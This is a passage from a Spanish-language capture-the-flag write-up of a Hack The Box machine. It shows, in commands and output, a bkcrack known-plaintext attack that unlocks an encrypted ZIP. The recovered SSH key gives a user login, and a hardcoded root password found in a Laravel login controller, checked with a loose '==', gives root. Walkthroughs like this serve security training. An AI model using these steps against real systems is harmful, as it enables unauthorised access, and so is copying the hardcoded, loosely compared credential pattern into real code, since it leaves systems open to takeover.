[13:12:47] Attack on 56983 Z values at index 6
Keys: 7b549874 ebc25ec5 7e465e18
75.6 % (43026 / 56983)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 43026
[13:13:17] Keys
7b549874 ebc25ec5 7e465e18

```

- Luego con **Bkcrack**: `./bkcrack -C uploaded-file-3422.zip -k 7b549874 ebc25ec5 7e465e18 -U nuevocomprimido.zip password`. Es decir, especificamos las claves con `-k` y creamos un nuevo comprimido con `-U`. Adicionalmente, asignaremos una contraseña que queramos.

```

./bkcrack -c uploaded-file-3422.zip -k 7b549874 ebc25ec5 7e465e18 -U nuevocomprimido.zip password
bkcrack v1.6.1 - 2024-01-22
[13:28:22] Writing unlocked archive nuevocomprimido.zip with password "password"
100.0 % (9 / 9)
Wrote unlocked archive.
> ls -la
drwxr-xr-x root root 202 B Wed Feb 21 13:28:22 2024 .
drwxr-xr-x root root 220 B Wed Feb 21 13:01:20 2024 ..
drwxr-xr-x root root 44 B Wed Feb 21 13:01:20 2024 .example
drwxr-xr-x root root 40 B Wed Feb 21 13:01:20 2024 .tools
-rw-r--r-- root root 220 B Wed Feb 21 12:49:34 2024 .bash_logout
-rwxr-xr-x root root 195 KB Wed Feb 21 13:01:20 2024 bkcrack
-rw-r--r-- root root 868 B Wed Feb 21 13:01:20 2024 .license.txt
-rw-r--r-- root root 7.6 KB Wed Feb 21 13:28:22 2024 nuevocomprimido.zip
-rw-r--r-- root root 332 B Wed Feb 21 13:08:07 2024 .plain.zip
-rw-r--r-- root root 5.7 KB Wed Feb 21 13:00:00 2024 readme.md
-rw-r--r-- parrot parrot 7.6 KB Wed Feb 21 12:02:24 2024 uploaded-file-3422.zip

```

- Este nuevo archivo comprimido tiene el mismo contenido que el encriptado. La diferencia es que lo podemos descomprimir ahora: `unzip nuevocomprimido.zip`. Tenemos acceso de este modo a las **claves SSH**.

```

Listing archive: nuevocomprimido.zip
--
Path = nuevocomprimido.zip
Type = zip
Physical Size = 7735

Date      Time      Attr      Size  Compressed  Name
-----
2020-02-25 13:03:22 .....      220        170  .bash_logout
2020-02-25 13:03:22 .....    3771       1792  .bashrc
2020-02-25 13:03:22 .....     807        404  .profile
2021-07-02 19:58:14 D.....      0           0  .cache
2021-07-02 19:58:14 .....      0          12  .cache/motd.legal-displayed
2021-07-02 19:58:19 .....      0          12  .sudo_as_admin_successful
2022-03-07 13:32:54 D.....      0           0  .ssh
2022-03-07 13:32:25 .....    2010       1990  .ssh/id_rsa
2022-03-07 13:32:40 .....     564        475  .ssh/authorized_keys
2022-03-07 13:32:40 .....     564        475  .ssh/id_rsa.pub
2022-03-07 13:32:54 .....    2009       581  .viminfo
-----
2022-03-07 13:32:54 .....   10545      5871  9 files, 2 folders
> unzip nuevocomprimido.zip
Archive: nuevocomprimido.zip
[nuevocomprimido.zip] .bash_logout password:
  inflating: .bash_logout
  inflating: .bashrc
  inflating: .profile
  creating: .cache/
  extracting: .cache/motd.legal-displayed
  extracting: .sudo_as_admin_successful
  creating: .ssh/
  inflating: .ssh/id_rsa
  inflating: .ssh/authorized_keys
  inflating: .ssh/id_rsa.pub
  inflating: .viminfo
> ls -la
drwxr-xr-x root root 170 B Wed Feb 21 13:22:20 2024 .
drwxr-xr-x root root 184 B Wed Feb 21 13:21:27 2024 ..
drwx----- root root 40 B Fri Jul 2 20:58:14 2021 .cache
drwxrwxr-x root root 62 B Mon Mar 7 13:32:54 2022 .ssh
-rw-r--r-- root root 220 B Tue Feb 25 13:03:22 2020 .bash_logout
-rw-r--r-- root root 3.7 KB Tue Feb 25 13:03:22 2020 .bashrc
-rw-r--r-- root root 887 B Tue Feb 25 13:03:22 2020 .profile
-rw-r--r-- root root 0 B Fri Jul 2 20:58:19 2021 .sudo_as_admin_successful
-rw-r--r-- root root 2.0 KB Mon Mar 7 13:32:54 2022 .viminfo
-rw-r--r-- root root 7.6 KB Wed Feb 21 13:28:22 2024 nuevocomprimido.zip

```

“

- La **encriptación de archivos en un archivo ZIP** es una función que algunos programas de compresión de archivos ofrecen para proteger los datos comprimidos con una contraseña. Esto significa que los archivos dentro del archivo ZIP están encriptados y solo pueden ser descomprimidos con la contraseña correcta.

“

- Un **Plaintext attack (KPA)** es un tipo de ataque en criptografía donde el atacante tiene acceso tanto al **texto plano (llamado criba)** como a su versión **encriptada (texto cifrado)**. Estos pueden ser utilizados para revelar claves secretas y libros de códigos.

“

- Bkcrack** es una herramienta de software utilizada para realizar ataques criptográficos específicos en archivos comprimidos en formato **ZIP**. Su propósito principal es recuperar las claves internas de cifrado del algoritmo de cifrado usado en ZIP, conocido como **ZIP Legacy Encryption**. Esto permite desencriptar archivos ZIP sin necesidad de conocer la contraseña original.

1.7. SSH access

- Tenemos ahora la clave `id_rsa` para conectarnos por **SSH** a la máquina víctima. No obstante, no tenemos un usuario para ello. Probamos con `root`, pero nos pide contraseña. En cualquier caso, como siempre, asignamos los permisos necesarios a la clave con `chmod 600 id_rsa`. Vimos un posible usuario en la clave pública `id_rsa.pub`: el usuario `htb`. Así que nos conectamos con `ssh -i id_rsa htb@10.10.11.153`. Conseguimos acceso.

```

> chmod 600 id_rsa
> ls -la
drwxr-xr-x root root 62 B Mon Mar 7 13:32:54 2022 .
drwxr-xr-x root root 176 B Wed Feb 21 13:22:28 2024 ..
-rw-r----- root root 564 B Mon Mar 7 13:32:46 2022 authorized_keys
-rw-r----- root root 2.5 KB Mon Mar 7 13:32:25 2022 id_rsa
-rw-r----- root root 564 B Mon Mar 7 13:32:54 2022 id_rsa.pub
> catn id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQhTbW8wRjBhOa2q1QFbaej2uY4MvKVC+vGac18QFsgt0BkWM9JY7nYJ2y05I1b1L0D87Tw0x6gem48r/35PW
2se18CESyR7JfGjuaZw0Deh1JGf9qneu2Yd2Umr4rAt0R40EACwp0X94TP-JByPAT5mCU557KyarNlW60vY79njf8DR8B1Jd1J4n98cOPTen+7oYvCLVksqM4LB9Xzd0LxZdpBcyL3+XhFznFKDYUf6NfAud2sEWae7IscYtnjx6Jr9ZL2MouYqW5a180ebQ0IDby08
M0p5andeltaW0v+rMQ9s2Zuo031zB0yZEH8d9UQ5Ssym/te07Grcax631b01Yg0UPXFCEN4RmzW1VuQovxtfhu/rKsofQPacuaZsY3NMLosf568QqE69wa14pCrs/cq413M6/H-htb@ransom
> ssh -i id_rsa htb@10.10.11.153
The authenticity of host '10.10.11.153 (10.10.11.153)' can't be established.
ECDSA key fingerprint is SHA256:it4500AnIehN0Iqg3Zvt054R0@hxxxBJua12YRVV2g.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.153' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul 5 11:34:49 2021
htb@ransom:~$
```

1.8. Privesc via hardcoded root credentials

- Estamos como usuario `htb`. Al hacer `id`, vemos que estamos en el grupo `lxd`. Pertenecer a este grupo presenta una vía potencial de escalar privilegios.

```

htb@ransom:/tmp$ whoami
htb
htb@ransom:/tmp$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.153 netmask 255.255.254.0 broadcast 10.10.11.255
    inet6 dead::beef:250:56ff:feb9:df8c prefixlen 64 scopeid 0x0<global>
    inet6 fe80::250:56ff:feb9:df8c prefixlen 64 scopeid 0x20<link>
    ether 00:58:56:b9:df:8c txqueuelen 1000 (Ethernet)
    RX packets 312659 bytes 27320319 (27.3 MB)
    RX errors 0 dropped 724 overruns 0 frame 0
    TX packets 269608 bytes 46190980 (46.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 97520 bytes 6936000 (6.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 97520 bytes 6936000 (6.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

htb@ransom:/tmp$ sudo -l
[sudo] password for htb:
htb@ransom:/tmp$ id
uid=1000(htb) gid=1000(htb) groups=1000(htb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev) 110(lxd)
htb@ransom:/tmp$ uname -a
Linux ransom 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
htb@ransom:/tmp$
```

- No obstante, vamos a buscar el archivo de login de la web donde se entablaba la autenticación. Buscamos por `/etc/apache2/sites-enabled/000-default.conf`. Aquí se hace referencia a otro directorio: `/srv/prod/public`, que es donde se encontraba el **ZIP** encriptado. De momento, no encontramos el archivo. Ejecutamos ahora: `grep -r "login"`. De esta búsqueda, nos interesan las dos últimas líneas, concretamente, eso de `AuthController`.

```

public/scss/style.css:.login-logo {
public/scss/style.css: .login-logo span {
public/scss/style.css:.login-content {
public/scss/style.css:.login-form {
public/scss/style.css:.login-form h4 {
public/scss/style.css:.login-form .checkbox {
public/scss/style.css:.login-form .checkbox label {
public/scss/style.css:.login-form .btn {
public/scss/style.css:.login-form label {
public/scss/style.css:.login-form label a {
public/scss/style.css:.social-login-content {
public/scss/style.css:.login-logo {
public/scss/style.css:.login-content {
public/scss/style.css:.login-form {
public/scss/style.css:.login-form h4 {
public/scss/style.css:.login-form .checkbox {
public/scss/style.css:.login-form .checkbox label {
public/scss/style.css:.login-form .btn {
public/scss/style.css:.login-form label {
public/scss/style.css:.login-form label a {
public/scss/style.css:.social-login-content {
routes/web.php:Route::get('/login', [AuthController::class, 'show_login'])->name('login');
routes/api.php:Route::get('/login', [AuthController::class, 'customLogin'])->name('apiLogin');

```

- Realizamos otra búsqueda: `find \-name *AuthController*`. Vemos una ruta: `/app/Http/Controllers/AuthController.php`. Al leer este archivo, vemos la contraseña del usuario `root`, la cual está **hardcodeada**. Asimismo, vemos en este archivo que se está usando `==` para validar la misma. De ahí que pudiéramos efectuar anteriormente el **Type juggling**. En cualquier caso, teniendo ya esta contraseña, migramos la sesión a `root`. Obtenemos la última bandera.

```

htb@ransom:/srv/prod/app/Http/Controllers$ find \-name *AuthController*
./AuthController.php
htb@ransom:/srv/prod/app/Http/Controllers$ cat AuthController.php
<?php

namespace App\Http\Controllers;

use App\Models\User;
use Illuminate\Http\Request;
use App\Http\Requests\RegisterRequest;
use Illuminate\Support\Facades\Auth;
use Illuminate\Support\Facades\Hash;

class AuthController extends Controller
{
    /**
     * Display login page.
     *
     * @return \Illuminate\Http\Response
     */
    public function show_login()
    {
        return view('auth.login');
    }

    /**
     * Handle account login
     *
     */
    public function customLogin(Request $request)
    {
        $request->validate([
            'password' => 'required',
        ]);

        if ($request->get('password') == 'UHC-March-Global-Pw1') {
            session(['logged_in' => True]);
            return "Login Successful";
        }

        return "Invalid Password";
    }
}
htb@ransom:/srv/prod/app/Http/Controllers$

```

66

- Hardcodeado** se refiere a la práctica de incluir valores directamente dentro del código fuente en lugar de obtener esos valores de manera dinámica o mediante la interacción con el usuario u otros sistemas. El problema con el hardcodeado es que puede hacer que el código sea menos flexible y más difícil de mantener. Si necesitas cambiar ese valor en el futuro, tendrías que modificar directamente el código fuente en lugar de simplemente cambiar un parámetro o configuración externa. Además, puede dificultar la reutilización del código en diferentes contextos. Por estas razones, en general, es preferible evitar el hardcodeado siempre que sea posible y utilizar variables o configuraciones externas para valores que puedan necesitar cambios.